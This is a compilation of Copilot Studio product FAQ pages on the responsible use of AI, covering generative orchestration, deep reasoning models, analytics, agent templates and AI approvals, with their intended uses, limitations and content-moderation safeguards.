Generative answers include various protections to ensure admins, makers, and users enjoy a safe, compliant experience. Admins have full control over the features in their tenant and can always [turn off the ability to publish agents with generative answers](#) in your organization. Makers can add custom instructions to influence the types of responses their agents return. For more information about best practices for writing custom instructions, see [Use prompt modification to provide custom instructions to your agent](#).

Makers can also limit the [knowledge sources](#) that agents can use to answer questions. To enable agents to answer questions outside the scope of their configured knowledge sources, makers can turn on [AI General Knowledge](#) feature. To limit agents to only answer questions to the scope of their configured knowledge sources, makers should turn off this feature.

Copilot Studio also applies content moderation policies on all generative AI requests to protect admins, makers, and users against offensive or harmful content. These content moderation policies also extend to malicious attempts at jailbreaking, prompt injection, prompt exfiltration, and copyright infringement. All content is checked twice: first during user input and again when the agent is about to respond. If the system finds harmful, offensive, or malicious content, it prevents your agent from responding.

Finally, it's a best practice to communicate to users that the agent uses artificial intelligence, therefore the following default message informs users: "Just so you are aware, I sometimes use AI to answer your questions."

Related content

- [Generative answers](#)
- [Add and manage knowledge for generative answers](#)

FAQ for Copilot

Article • 02/27/2025

The answers to these frequently asked questions (FAQ) provide some insight into how the Copilot feature uses AI in Copilot Studio.

What is Copilot?

The system is designed to generate a single agent topic from a human-written description.

What are Copilot's capabilities?

It combines the natural language understanding models already in Copilot Studio with Azure OpenAI to:

- Understand what the agent maker wants to achieve by parsing their request
- Apply knowledge of how nodes within a topic work together, and how a topic should be constructed for the best effect
- Generate a series of connected nodes that together form a full topic
- Use plain language in any node that contains user-facing text that corresponds with the agent maker's request

What is Copilot's intended use?

The **Create with Copilot** option in the Copilot Studio canvas lets agent makers simply describe what they want to achieve, and then produces a topic path that achieves that goal.

How was Copilot evaluated? What metrics are used to measure performance?

The capability was evaluated on a collection of manually curated prompt-and-topic datasets, covering common, edge-case, offensive content, and synthetic generation.

During evaluation, topics generated from the capability were manually reviewed and scored for relevance to the input prompt, usefulness, and offensiveness.

What are the limitations of Copilot? How can users minimize the impact of limitations when using Copilot?

The system only supports English. Inaccurate responses might be returned when users converse with the system in languages other than English.

- Your agent must be created in the US region. Other regions, and languages other than English, aren't currently supported.
- This capability might be subject to usage limits or capacity throttling.
- Topics generated by the capability aren't always perfect, and might not accurately reflect the logic you wanted to implement.
 - We have implemented mitigations to filter out irrelevant and offensive language from appearing in the configured topic, and the system is designed not to respond when offensive language is detected.
 - We also monitor output and the feedback that agent users provide to continually improve our content filters. These filters and mitigations aren't foolproof.

⚠ Note

You should always test and review your agents before publishing them.

What operational factors and settings allow for effective and responsible use of Copilot?

To get the most out of Copilot, include granular instructions in your description and limit the scope of the description to a single topic. If the generated topic isn't what you had in mind or if you'd like to further workshop it, you can modify the topic, also using natural language.

We also recommend you carefully review generated topics for accuracy, either in the authoring canvas or code editor.

Feedback you provide regarding your level of satisfaction with generated topics is used to improve system quality. You can provide feedback by selecting the *thumbs up* or

thumbs down icon for responses generated through Copilot. You can also include more feedback in free text.

Related content

- [Create and edit topics with Copilot](#)

Feedback

Was this page helpful?



Yes



No

[Provide product feedback](#) 

FAQ for using generative orchestration

These frequently asked questions (FAQ) describe the AI impact of generative orchestration for custom agents built in Copilot Studio.

What is generative orchestration?

[Generative orchestration](#) lets your custom agent answer user queries with relevant topics, tools, other agents, and knowledge sources, and respond to [event triggers](#).

Generative orchestration enables more natural conversations by filling in inputs using details from the conversation history. For example, if a user asks about the nearest store in Kirkland, and then asks for the weather there, orchestration infers they mean the weather *in Kirkland*.

Triggered agents can use generative orchestration to determine the best tool, topic, or agent to invoke in response to outside events, enabling autonomous capabilities. For example, an agent can check for and reconcile duplicate accounts when a Dataverse table for sales accounts receives a new entry. For more information on creating event triggers for autonomous agents, see [Add an event trigger](#).

The system can also chain together multiple capabilities—answering queries like "I need to get store hours and find my nearest store"—and ask follow-up questions if any required details are missing or ambiguous.

What can generative orchestration do?

Generative orchestration builds a plan to address a user query or event trigger using the name, description, inputs, and outputs of available topics, tools, agents, and knowledge.

For conversations, the system references the last 10 turns of conversation history to fill in inputs and determine the most relevant capabilities to invoke. It follows up with the user for any missing or unclear details, executes the selected plan, and then generates a response based on the output, including any custom agent instructions.

For event triggers, the orchestration uses event data, trigger-level instructions, and agent instructions to decide which topic, tool, or agent to invoke and how to respond.

What are the intended uses of generative orchestration?

You can use generative orchestration to create agents that respond to user queries and events by reasoning over topics, tools, other agents, and knowledge, using the available context and metadata. An agent can delegate parts of a task to other agents that are better suited to handle a particular domain or function, enabling modular and scalable designs.

How is generative orchestration evaluated? What metrics are used to measure performance?

We evaluate generative orchestration across the end-to-end process: how well it identifies a suitable plan and executes it to resolve a query or respond to a trigger. Quality assessment by human reviewers covers different prompts, inputs, and configurations.

We assess the system's ability to select appropriate tools, topics, agents, or knowledge sources, how accurately it interprets user intent, and how effectively it filters out malicious or harmful content from users or makers.

What are the limitations of generative orchestration? How can users minimize their impact?

For best results, make sure topics, tools, knowledge sources, and agents have high-quality names and descriptions. Learn about [writing effective metadata](#).

Agents invoked through orchestration—whether internal or external—must be configured correctly and capable of handling the queries or events passed to them. If the receiving agent isn't designed to process a particular task, it might return incomplete or irrelevant responses.

Currently, agents with event triggers use only the maker's credentials for authentication. Tools called by an agent in response to a trigger must also use the maker's credentials. For more information, see [data protection for agents with triggers](#).

What operational factors and settings allow for effective and responsible use of generative orchestration?

Generative orchestration is currently supported in English only. You can test its performance using the test panel, directly in Copilot Studio. You can also add custom instructions to shape how the system selects and uses topics, tools, other agents, or knowledge.

When delegating tasks to other agents, it's important to test the interaction flows to ensure that context is passed clearly and that handoffs behave as expected.

What are tools and how do agents with generative orchestration use them?

Tools allow an agent to perform specific operations or retrieve data to answer user queries or handle events. Your organization, Microsoft, and other partners can create tools. You can configure which tools are available, and customize their metadata to support generative orchestration.

What data can Copilot Studio provide to tools? What permissions do Copilot Studio tools have?

When an agent calls a tool, the system sends the required input values. This information can include elements of the conversation history or data from event triggers. When the system orchestrates across agents, it supports continuity by passing relevant context to the receiving agent.

What types of issues might arise when an agent uses tools and other agents?

Errors might occur when the agent prepares inputs or generates outputs, or if it selects the wrong tool, topic, or agent. To prevent such issues, ensure that metadata is accurate and unambiguous across all elements available to orchestration.

Information from triggers or user queries might include unintended or sensitive data. If such information is routed to a topic, tool, or another agent, it might lead to undesired outputs. For more information, see [Troubleshooting and limitations](#).

What protections does Copilot Studio have in place for responsible AI?

Copilot Studio includes a range of safeguards:

- Agents only use knowledge, tools, topics, and agents explicitly configured by the maker.
- Admins can restrict which tools and agents are available.
- Makers can require user confirmation before executing tools that modify data.

- Triggers and orchestration operate under the maker's authentication and are subject to configured permissions.
- Payload inspection, classifiers, and content filters detect malicious or harmful instructions in user input, trigger data, tool outputs, and knowledge content.
- Entity validation with Power Fx expressions can constrain input values (for example, limit email recipients to a specific domain).
- You can configure if the full conversation history is passed, and the task to complete, when your agent delegates to other external agents.

If a potential attack is detected (for example, in trigger payloads or tool outputs), execution is blocked and a *content filtered* error appears on the [activity map](#).

To maintain transparency, agents include the default message: "Just so you are aware, I sometimes use AI to answer your questions."

How can I give feedback on generative orchestration?

You can [provide feedback for Copilot Studio](#).

Related content

- [Orchestrate agent behavior with generative AI](#)
- [Event triggers overview](#)

Last updated on 11/26/2025

FAQ for deep reasoning

07/07/2025

These frequently asked questions (FAQ) describe the AI impact of the deep reasoning feature in Copilot Studio.

What is deep reasoning?

[Deep reasoning models](#) are advanced large language models designed to solve complex problems. They carefully consider each question, generating a detailed internal chain of thought before providing a response back to the user.

How can you use deep reasoning models in Copilot Studio?

Deep reasoning models in Copilot Studio offer powerful capabilities for creating sophisticated agents. Models like Azure OpenAI o3 use deep reasoning to enhance agent decision making and return more accurate responses.

When building agents, you can add instructions that define the agent's tasks and how it accomplishes them. These tasks can range from simple to highly complex, requiring thorough analysis.

Makers can apply reasoning models to specific steps in the agent's instructions, enhancing the agent's ability to perform advanced reasoning and deliver more accurate and insightful results. You can add deep reasoning models for tasks requiring scientific research, complex questions, and in depth analysis of unstructured data. These models provide insights beyond the capabilities of simpler models.

To use reasoning models, add the keyword *reason* to specific steps of agent instructions. For example: *Use reason to determine the next item in a mathematical series, such as 2, 5, 10, 17.* This triggers the reasoning model during the agent's runtime for that specific step. Copilot Studio currently uses the Azure OpenAI o3 model for its advanced reasoning capabilities.

What are the intended uses of deep reasoning models?

Deep reasoning models are designed to handle complex tasks that require logical reasoning, problem-solving, and step-by-step analysis. For example, you can use deep reasoning models

to:

- Evaluate market trends and recommend best investment opportunities. Deep reasoning models can break down market data into smaller, manageable steps; analyze trends; and recommend the best investment opportunities. They can consider various factors such as historical data, current market conditions, and future projections to provide well informed investment recommendations.
- Analyze increased demand and recommend strategies to manage inventory. Models can analyze patterns in demand and supply, predict future inventory needs, and recommend strategies to manage inventory effectively. By considering factors like seasonal trends, market fluctuations, and supply chain dynamics, deep reasoning models can help businesses optimize their inventory management.
- Solve differential equations and provide step by step explanations. Models can solve complex mathematical problems, such as differential equations, and provide step by step explanations of the solution. By breaking down the problem into smaller steps and applying logical reasoning, deep reasoning models can offer clear and detailed solutions to mathematical challenges.

How were deep reasoning models evaluated and what metrics are used to measure performance?

Deep reasoning models used in Copilot Studio are evaluated for groundedness, responsible AI, and accuracy. Groundedness is making sure the model only returns content that is grounded in a specific, real-world context. Responsible AI checks for protection against harms like jailbreak attacks, cross-domain prompt injection attacks, and harmful content.

To measure against these dimensions, models are tested against a diverse set of scenarios and scored along each of these dimensions. All deep reasoning models are evaluated before being released.

What are the limitations of deep reasoning models? How can makers minimize the impact of these limitations?

- Use of reasoning models: An agent can only use deep reasoning models if deep reasoning model capabilities are [turned on in the agent's settings](#).

- Response time: Due to the time required for analysis, responses from reasoning models tend to be slower compared to other non-deep reasoning language models.

To minimize the impact of these limitations, you can:

- Ensure that deep reasoning models capabilities are turned on only for agents that need them.
- Use the keyword *reason* in agent instructions only for steps that benefit from deep reasoning models.
- Use deep reasoning models for tasks that allow for longer response times. If necessary, let users know that some agent responses might take longer.

What operational factors and settings allow for effective and responsible use of deep reasoning models?

Deep reasoning models include various protections to ensure admins, makers, and users enjoy a safe, compliant experience:

- Only allow deep reasoning models for agents that require complex reasoning steps. This ensures that the models are applied where they can provide the most value.
- Include the keyword *reason* in the instructions to trigger the model at runtime for specific tasks, not all tasks that might not require complex reasoning.
- Thoroughly test the agent to ensure the accuracy and reliability of the output provided by the deep reasoning model. Testing also helps identify any potential issues and ensures that the model performs as expected.
- Use the [activity map](#) to review where your agent uses deep reasoning models in a session. [Expand the deep reasoning node](#) in the map to review the steps the model took and the model's output. This helps you determine if the reasoning model is delivering the intended functionality.
- Compare the outputs with and without using a deep reasoning model by updating your instructions during testing.

FAQ for the agent creation from natural language experience



Summarize this article for me

These frequently asked questions (FAQ) describe the AI impact of the agent creation from natural language experience in Copilot Studio.

What is the agent creation from natural language experience?

The [agent creation from natural language experience](#) has two entry points in Copilot Studio: the **Home** page and the **Agents** page.

You describe what you want your agent to do in your own words, and Copilot Studio automatically generates a name, description, and instructions for your agent.

What are the capabilities of the agent creation from natural language experience?

If you create an agent by entering a natural language query on the **Home** page or on the **Agents** page, the AI generates a name, description, and instructions for your agent. Additionally, you see suggestions for channels and triggers, connectors, and knowledge sources such as SharePoint, Dataverse, and public websites.

What is the agent creation from natural language experience's intended use?

Use this experience to create an agent with some AI-generated starting information to help you build and test your agent more quickly.

How was the agent creation from natural language experience evaluated, and what metrics are used to measure performance?

The evaluation process involved assessing the quality of the generated name and description, instructions, suggested knowledge, suggested triggers, and suggested tools on 250 different

natural language inputs on a scale of 0-100. These scores are then aggregated into a weighted metric. The evaluation also measures the rate of acceptance and dismissal of the suggestions for production traffic, and explicit feedback through thumbs up and down mechanisms.

What are the limitations of the agent creation from natural language experience, and how can users minimize the impact of limitations when using it?

This experience doesn't generate suggested prompts, tools outside of prebuilt connector actions and triggers, or knowledge sources outside of SharePoint, Dataverse, and public websites. You can manually configure your agent to add any of these capabilities.

What operational factors and settings allow for effective and responsible use of the agent creation from natural language experience?

There are no operational factors or settings you need to consider to use this experience.

What protections does Copilot Studio have for responsible AI?

Copilot Studio uses content moderation policies on all generative AI requests to protect admins, makers, and users against offensive or harmful content. These content moderation policies also protect against malicious attempts at jailbreaking, prompt injection, prompt exfiltration, and copyright infringement. The system checks all content twice: first during user input and again before showing the AI-generated content and suggestions. If the system finds harmful, offensive, or malicious content, it prevents your agent from responding.

Related content

- [Quickstart: Create and deploy an agent](#)

FAQ for analytics

These frequently asked questions (FAQ) describe the AI effect of analytics assistance features in Copilot Studio.

How is generative AI used for analytics?

Copilot Studio uses AI to measure the quality of generative answer responses and to create clusters. These clusters provide insights into agent performance.

[Generative answers](#) use knowledge sources you choose to generate a response. The feature also collects any feedback you provide. Analytics use large language models (LLMs) to classify the chat messages between users and agents into levels that indicate the quality of generative answer responses. Copilot Studio compiles these indicators to give you a summary of an agent's overall performance.

Clustering uses LLMs to sort users' messages into groups based on shared subjects and provide each group with a descriptive name. Copilot Studio uses the names of these clusters to provide different types of insights you can use to improve your agent.

Quality of responses for generative answers

What is the quality of response intended use?

Use quality of response analytics to discover insights into agent usage and performance, and then create actions for agent improvement. Currently, you can use analytics to understand if the quality of an agent's generative answers meets your expectations.

In addition to overall quality, quality of response analytics identifies areas where an agent performs poorly or fails to perform your intended goals. You can define areas where generative answers perform poorly and take steps to improve their quality.

When identifying poor performance, follow best practices that can help improve quality. For example, after identifying knowledge sources with poor performance, you can edit the knowledge source or split the knowledge source into multiple, more focused sources for increased quality.

What data is used to create analytics for quality of response?

Quality of response analytics are calculated using a sample of [generative answer](#) responses. It requires the user query, the agent response, and the relevant knowledge sources that the generative model uses for the generative answer.

Quality of response analytics uses that information to evaluate if the generative answer quality is good, and if not, why the quality is poor. For example, quality of response can identify incomplete, irrelevant, or not fully grounded responses.

What are the limitations of quality of response analytics, and how can users minimize the impact of these limitations?

- Quality of response analytics don't use all generative responses. Instead, analytics measures a sample of user-agent sessions. Agents with fewer than the minimum number of successful generative answers can't receive a quality of response analytical summary.
- There are cases when analytics don't evaluate an individual response accurately. On an aggregated level, it should be accurate for most cases.
- Quality of response analytics don't provide a breakdown of the specific queries that led to low quality performance. They also don't provide a breakdown of common knowledge sources or topics that were used when low quality responses occur.
- Analytics aren't calculated for answers that use [generative knowledge](#).
- Answer completeness is one of the metrics used to assess response quality. This metric measures how fully the response addresses the content in the retrieved document.

If the system doesn't retrieve a relevant document with additional information for the question, it doesn't evaluate the completeness metric for that document.

What protections are in place for quality of response analytics within Copilot Studio for responsible AI?

Users of agents don't see analytics results; they're available to agent makers and admins only.

Makers and admins can only use quality of response analytics to see the percentage of good quality responses and any predefined reasons for poor performance. Makers can only see the percentage of good quality responses and predefine reasons.

We tested analytics for quality of responses thoroughly during development to ensure good performance. However, on rare occurrences, quality of response assessments might be

inaccurate.

Sentiment analysis for conversational sessions

What is the intended use of sentiment analysis?

Use sentiment analysis to understand the level of user satisfaction in conversation sessions based on an AI analysis of user messages to the agent. You can understand the overall sentiment of the session (positive, negative, or neutral), investigate the reasons, and take measures to address it.

What data is used to define sentiment in a conversational session?

Copilot Studio calculates sentiment analysis for based on user messages to the agent for a sample set of conversational sessions.

Sentiment analytics uses that information to evaluate if the user satisfaction during the session is positive, negative, or neutral. For example, a user can use words and a tone of voice that indicate frustration or dissatisfaction based on the interaction with the agent. In this case, the session is classified as negative sentiment.

What are the limitations of sentiment analysis, and how can users mitigate for these limitations?

Sentiment analytics aren't calculated using all conversational sessions. Instead, analytics measures a sample of user-agent sessions. Agents below a minimum number of daily successful generative answers can't receive a sentiment score.

Sentiment analysis currently has a dependency on generative answers and requires a minimum number of daily successful answers to calculate sentiment score for the agent.

To calculate sentiment for a session, there must be at least two user messages. Additionally, due to current technical constraints, sentiment analysis isn't performed on sessions that exceed a total of 26 messages (including both user and agent messages)

Sentiment analysis doesn't provide a breakdown of the specific user messages that led to the sentiment score.

What protections are in place for sentiment analysis within Copilot Studio for responsible AI?

Users of agents don't see analytics results; they're available to agent makers and admins only.

You can only use sentiment analysis to see the breakdown of sentiment across all sessions.

We tested sentiment analysis thoroughly during development to ensure good performance. However, on rare occurrences, sentiment assessments might be inaccurate.

Themes of user questions

What is the intended use of Themes?

This feature automatically analyzes large sets of user queries and groups them into high-level topics called *themes*. Each theme represents a single high-level subject users asked about. Themes provide an unsupervised, data-driven view of user content. This view helps teams understand what users care about most without the manual step of reviewing thousands of queries.

What data is used to create clusters?

The Themes feature uses user queries that trigger generative answers. Themes analyzes all queries from the past seven days to generate new suggested themes.

Themes uses semantic similarity to group queries. A language model is then used to generate the title and description for each cluster. Feedback from makers (such as thumbs up/down) is also collected to improve clustering quality.

What are the limitations of clustering for Themes, and how can users mitigate these limitations?

Successful clustering into themes depends on query volume. If there are not enough queries or if the queries are too unrelated to one another, Copilot Studio might cluster queries into themes that are overly broad or overly narrow.

Themes can occasionally split similar topics or merge unrelated ones.

Shifting language in queries might affect consistency of clusters over time.

You can review themes regularly and provide feedback to improve naming quality.

What protections for Themes are in place within Copilot Studio in terms of responsible AI?

Themes are only visible to makers and admins. Content moderation is applied when generating names and descriptions to reduce the risk of harmful or inappropriate outputs.

Custom metrics analytics

What is the intended use of custom metrics?

Makers use custom metrics analytics to understand how much their conversational agents affect business outcomes. These metrics complement savings analytics. Examples of custom metrics include resolution rate, customer intent classification, and other domain-specific outcomes.

Custom metrics can show where agents miss intended goals. Makers can define what to measure, test metrics against real session data, and refine definitions based on the results.

What data is used to calculate custom metrics?

Custom metrics are calculated using a sample of past agent sessions. The calculation uses the conversational messages exchanged during a session.

The AI model classifies session data based on the your metric definition. The agent aggregates results across the sample to show overall metric performance for the selected time period.

What are the limitations of custom metrics and how can users minimize the impact of limitations?

Custom metrics aren't calculated using all agent sessions. Instead, they measure a sample of sessions from the selected time period. Because results are based on a sample, they should be treated as directional indicators rather than exact figures.

You should consider that the metric calculation is based on the messages transcript when interpreting metrics. Avoid drawing conclusions about behaviors that occur primarily outside messages, such as topics and tools.

The AI model might misclassify sessions. Aggregate results are generally accurate. Sessions that don't match a defined category are placed in the fallback (Other) category. If test results don't match expected outcomes, you can update the metric description and category definitions.

If an agent's instructions or configuration are significantly changed after a metric is defined, the metric might no longer accurately reflect the agent's updated behavior. You should review their custom metrics after making substantive changes to the agent.

What protections are in place for custom metrics within Copilot Studio for responsible AI?

Custom metrics results are available to agent makers and admins only. Users of the agent don't have access to analytics results.

Review and approve all custom metrics before saving. During metric definition, test metrics against sample session data and review individual results and model reasoning. If results don't meet expectations, you can update or discard the metric. Metrics are not applied without your explicit confirmation.

The AI-generated prompt used to classify sessions is visible to you in the UI, so you can understand how the model interprets your metric definition. You can edit or remove custom metrics at any time.

On rare occasions, individual session classifications might be inaccurate. Results should be interpreted in aggregate rather than at the individual session level.

Related content

- [Analytics](#)
- [FAQ for generative answers](#)

Last updated on 04/16/2026

FAQ for agent templates and managed agents



Summarize this article for me

These frequently asked questions (FAQ) describe the AI impact of agent templates and managed agents for custom agents in Copilot Studio.

What are agent templates and managed agents?

Agent templates and managed agents are templates that help makers create agents for specific goals:

- Agent templates come with preconfigured components such as instructions, actions, and topics for makers to build on top of. Some examples of agent templates include Weather Forecast, Financial Insights, and IT Helpdesk.
- Managed agents are autonomous agents that respond to event triggers, and are built to complete specific, complex tasks. They might also have conversational components. Makers can receive updates for managed agents when the publisher releases new versions. An example of a managed agent is Document Processor.

Agent templates and managed agents are provided as examples to help makers get started with building an agent for their business. Makers are responsible for assessing all safety and legal implications of using agent templates and managed agent templates and customizing them as appropriate for their business. It's essential to thoroughly test them to ensure they align with your specific business requirements and use case, and function as intended before publishing.

How can you use agent templates and managed agents in Copilot Studio?

Makers can select an agent template or a managed agent on the **Agents** page of Copilot Studio.

You can use agent templates and managed agents to address specific needs for your users, without building the agent from scratch.

Organizations must assess their business's specific legal and regulatory requirements when using agent templates and managed agents, as they might not be suitable for all industries, scenarios, or use cases. Microsoft Copilot Studio, including agent templates and managed

agent templates available for use with Copilot Studio, may not be used in ways prohibited by applicable laws and regulations, terms of service, and the Microsoft Enterprise AI Services Code of Conduct.

What are the intended uses of agent templates and managed agents?

Agent templates and managed agent templates help makers create agents quickly. Instead of creating a new agent from scratch, makers can choose an agent template or managed agent to start from. These agents come with preconfigured components and connections, like instructions, tools, topics, and triggers.

Agent templates act as starting points that makers build on. They come with prebuilt components that makers customize and connect. Makers should be familiar with creating, modifying, and publishing agents before starting from an agent template.

Managed agents guide makers through installation, authenticating connections, and configuring the agent. Managed agents can receive updates from the publishers of the agents. Makers can make changes to managed agents to suit their needs.

When makers use agent templates and managed agents, they are still responsible for choosing a use case suitable for their industry and business needs. When makers choose a use case, they should consider the specific legal and regulatory requirements of their business. Makers should avoid scenarios where use or misuse of their agent could result in: significant physical or psychological injury; consequential impact on life opportunities or legal status; or agent actions that are irreversible or highly consequential in high stakes domains or industries (such as finance, insurance, healthcare, legal, and housing).

How are agent templates and managed agents evaluated and what metrics measure performance?

Agent templates and managed agents go through testing during the development process to ensure the offered components work as expected. Managed agents that are already installed can be updated to newer versions as the publisher updates them with improved capabilities and features. Makers are responsible for thoroughly testing and measuring the performance of the agents they build by using agent templates and managed agent templates before they publish or deploy them.

What are the limitations of agent templates and managed agents? How can users minimize the impact of these limitations when using the system?

Agent templates and managed agents always require at least some configuration and customization, such as authenticating connections. You can ensure your agent works as intended by:

- Following the best practices for [generative orchestration](#) to protect your agent templates and managed agents that use generative orchestration, generative actions, and event triggers.
- Carefully considering and choosing a use case that suits your business requirements while bearing in mind the intended use and limitations of each agent template and managed agent.
- Authenticating all the required connections by using the authorization appropriate for the use case.
- Only connecting your agent to trusted data sources that are safe for the agent to access.
- Thoroughly testing your agent built with an agent template and managed agent before publishing. If you make any customizations to agent templates or managed agents, or you update a managed agent, test the changes before updating the published, production version of your agent. Testing also helps identify any potential problems and ensures that the agent performs as expected.
- Using the [activity map](#) to review your agent's activity during testing and in production. This oversight helps you determine if the agent is delivering the intended functionality.

Finally, it's a best practice to communicate to users that the agent uses artificial intelligence, therefore the following default message informs users: "Just so you're aware, I sometimes use AI to answer your questions." If an action produces AI-generated content, such as an email, you can instruct your agent or configure this action to include a message to inform users that the content was produced by an AI.

What operational factors and settings allow for effective and responsible use of agent templates and managed agents?

Agent templates and managed agents have the same risks and mitigations as regular agents. Follow the best practices for [generative orchestration](#) to protect your agents.

Read and understand the requirements of an agent template or managed agent before installing and during configuration. Some managed agents walk you through configuration during installation or might require the creation of components or configurations in other services. You can find these requirements in the agent's catalog page and in the agent's documentation.

How can I give feedback on agent templates and managed agents?

You can provide feedback [directly in Copilot Studio](#).

Related content

- [Create a custom agent from a prebuilt agent](#)
- [Install managed agents from Microsoft](#)
- [Orchestrate agent behavior with generative AI](#)
- [Event triggers overview](#)

Last updated on 02/10/2026

FAQ for AI Approvals

08/02/2025

These frequently asked questions explain the capabilities, usage, and safeguards of the AI-powered approval stages (AI approvals) in Microsoft Copilot Studio. AI approvals allow an agent flow to automatically approve or reject requests based on predefined criteria, while ensuring humans remain in control for important decisions. Here are some common questions and answers about this feature.

What are AI approvals?

AI approvals are intelligent, automated decision steps in approval workflows. AI approvals use AI (Azure OpenAI models or models that you can bring from Azure AI Foundry) to evaluate approval requests against your business rules and return an "Approved" or "Rejected" decision with a rationale.

What are AI approvals capabilities?

Unlike basic rule-based automation, AI approvals can interpret unstructured data and complex documents (like PDFs or images attached to a request) and apply nuanced logic to make a decision. For example, an AI approval could read a written justification, check for policy keywords, and then decide.

AI approval stages can also be combined with human stages, so that while AI handles routine decisions, people still oversee, and finalize any critical or exceptional cases. In summary, AI approvals automate the repetitive yes/no decisions in a process, speeding up workflows without removing human oversight where it matters.

What is the intended use of AI approvals?

AI approvals are designed for common business scenarios with well-defined criteria, streamlining everyday workflows by automating routine decisions. Typical use cases include:

Expense reimbursement approvals: Automatically approve claims under certain amounts with valid receipts, letting managers focus only on exceptions.

Purchase order (PO) approvals: Evaluate requests against budget limits and vendor lists, auto-approving standard POs within policy.

Travel request approvals: Auto-approve compliant travel requests while rejecting requests with policy violations.

Vendor onboarding: Accept or reject applications by checking qualifications and compliance requirements against predefined criteria.

Invoice processing approvals: Validate invoices by matching amounts to purchase orders and confirming required documentation is present.

Document review approvals: Confirm contracts or policies include required elements and meet formatting standards before advancing to next steps.

Time-off request approvals: Approve leave requests when employees have sufficient balance and no scheduling conflicts exist.

AI approvals were designed for routine, well-defined decisions. However, there are scenarios where the system might not perform reliably or responsibly. We encourage customers to use AI approvals in their innovative solutions or applications but consider the following principles when choosing a use case:

- **High-stakes or life-altering decisions:** The system wasn't designed to handle decisions that affect health, safety, finances, or legal status. Examples include insurance claims, medical authorizations, loan approvals, or immigration determinations, which require human judgment and accountability.
- **Legal or disciplinary matters:** Use cases involving legal liability, compliance interpretation, or employee discipline might exceed the system's intended scope. While AI can summarize inputs, final decisions in these areas should remain with humans.
- **Subjective or ambiguous criteria:** The system might struggle with decisions that rely on taste, discretion, or complex trade-offs—such as evaluating creative work or assessing quality—where standards are not easily codified.
- **Sensitive or ethically complex scenarios:** AI approvals weren't designed for decisions involving personal attributes, potential discrimination, or generation of restricted content. These uses raise responsible AI concerns and might require additional safeguards.
- **Regulated industries and compliance-sensitive workflows:** In domains like healthcare, finance, or aviation, regulatory requirements might necessitate human oversight even for routine decisions. The system wasn't evaluated for compliance in these contexts.
- **Foreseeable but unintended uses:** As adoption grows, users might attempt to apply AI approvals to areas like performance reviews, hiring decisions, or customer eligibility assessments. These uses were not part of the system's design or impact assessment and might introduce risks if not carefully managed.

Important

Legal and regulatory considerations. Organizations need to evaluate potential specific legal and regulatory obligations when using any AI services and solutions. Services and solutions might not be appropriate for use in every industry or scenario. Restrictions might vary based on regional or local regulatory requirements. Additionally, AI services or solutions aren't designed for and may not be used in ways prohibited in applicable terms of service and relevant codes of conduct.

What are the technical limitations of AI approvals, and how can users minimize the impact of limitations?

While AI approvals are a powerful capability, we urge users to be mindful of their limitations:

AI approvals rely on provided rules: AI strictly follows your instructions and data. If your prompt is unclear or incomplete, the AI approval might make wrong decisions or fail. Define criteria explicitly; saying "approve if reasonable" without defining "reasonable" leads to misinterpretation.

Possibility of errors: AI approvals can make mistakes due to ambiguous inputs, complex edge cases, or misreading poorly scanned documents. Outputs aren't always 100% accurate, so oversight is essential for borderline cases.

Lack of human intuition: AI approvals don't understand context beyond what they're told and can't ask clarifying questions or use gut feelings. The AI approval might miss nuances a human would catch, like spotting suspicious expenses that "look too high for that trip."

No learning from experience: AI approvals don't adapt from each approval—they don't change behavior unless you update the prompt. New scenarios not covered by existing rules require ongoing maintenance as policies evolve.

Data quality dependency: AI approval decisions are only as good as the input data. Poor quality files, incomplete documents, or illegible scans can cause incorrect decisions or system failures.

Integration and performance constraints: Complex approval criteria or decisions requiring real-time data from multiple systems might reduce accuracy and increase processing time.

Requires responsible configuration: Users must configure AI approvals ethically, with proper human fail-safes and bias-free rules. Always ensure instructions align with company policy and

ethical guidelines.

No access to real-time information: AI approvals can only work with data explicitly provided as input. They can't check current affairs, news, or events unless that information is fed into the approval process.

To reduce risks and improve reliability when using AI approvals:

- **Include human oversight:** Route critical or ambiguous cases to manual review stages to ensure accountability and judgment.
- **Test with diverse examples:** Use historical data and edge cases to validate system behavior before deployment.
- **Refine prompts regularly:** Update instructions as policies evolve or new scenarios emerge to maintain relevance and accuracy.
- **Avoid vague criteria:** Ensure prompts are explicit and well-defined—avoid terms like “reasonable” without clear context.
- **Monitor decisions:** Use tools like AI Builder Activity to track approval rates and identify patterns or errors.
- **Train users:** Educate staff on interpreting AI rationales and override procedures to build trust and transparency.

Remember: AI can confidently execute flawed instructions, so clear, correct guidance is essential.

What operational factors and settings allow for effective and responsible use of the agent approvals experience?

To use AI approvals effectively and safely, consider these operational best practices:

- **Set low temperature for consistency:** Use low temperature settings (near 0) to ensure the AI makes deterministic, predictable decisions rather than varying responses to identical inputs. Default Copilot Studio settings are already optimized for reliability.
- **Choose the right model:** GPT-4.1 is typically ideal for most approval scenarios. Advanced reasoning models (like O3) might handle complex logic better but are slower. Microsoft's provided models are pre-integrated and tested, though you can bring your own fine-tuned models from Azure AI Foundry if you have specific requirements or custom needs.

- **Implement human oversight:** Configure human or manual stages that can be routed to for critical decisions. Human and manual stages ensure that humans are always in control.
- **Test thoroughly in sandbox:** Run extensive tests with historical data and sample requests before going live. Deliberately test edge cases—missing fields, conflicting rules, unusual scenarios. Verify the end-to-end workflow triggers correctly.
- **Monitor decisions:** All decisions are logged in the *AI Builder Activity* section in Power Automate. Use that data to track metrics like approval rates and assess the correctness of the AI approval decisions.
- **Regularly update criteria:** Treat AI prompts as living documents. Update instructions as policies change or new scenarios emerge. Incorporate feedback from managers about AI being too strict or lenient in specific areas.
- **Provide transparency and training:** Train relevant staff on interpreting AI rationales and override procedures. Inform end-users that requests might be initially evaluated by AI. Clear expectations prevent confusion and build trust.

By tuning AI settings for consistency, embedding human oversight, and actively managing the process, you ensure AI approvals stay effective and on-track. Think of it as partnership: AI handles volume and speed, humans handle guidance and exceptions.

What protections are in place within Copilot Studio for responsible AI?

What kind of content moderation is implemented?

The GPT models are trained on internet data, which is great for building a general world model. At the same time, it can inherit toxic, harmful, and biased content from the same sources. The models are trained to behave safely and not produce harmful content, but sometimes it can generate toxic output. AI approvals use [Azure AI Content Safety](#) service to put state of the art content moderation capabilities within the AI prompts. This moderation includes services to analyze the generated output with multi-severity text scanners and safety against prompt injection attacks. The output is also scanned for regurgitation of protected material.

What language model are supported, where are they hosted, and how can I access them?

AI approvals support GPT 4.1 mini, GPT 4.0, GPT 4.1, and o3 models, which are hosted on Azure OpenAI Service. You can access these models through the prompts across Power Platform, in

your applications, flows, and agents.

To learn more, see [What's new in Azure OpenAI Service?](#)

Is my data used to train or improve the large language models?

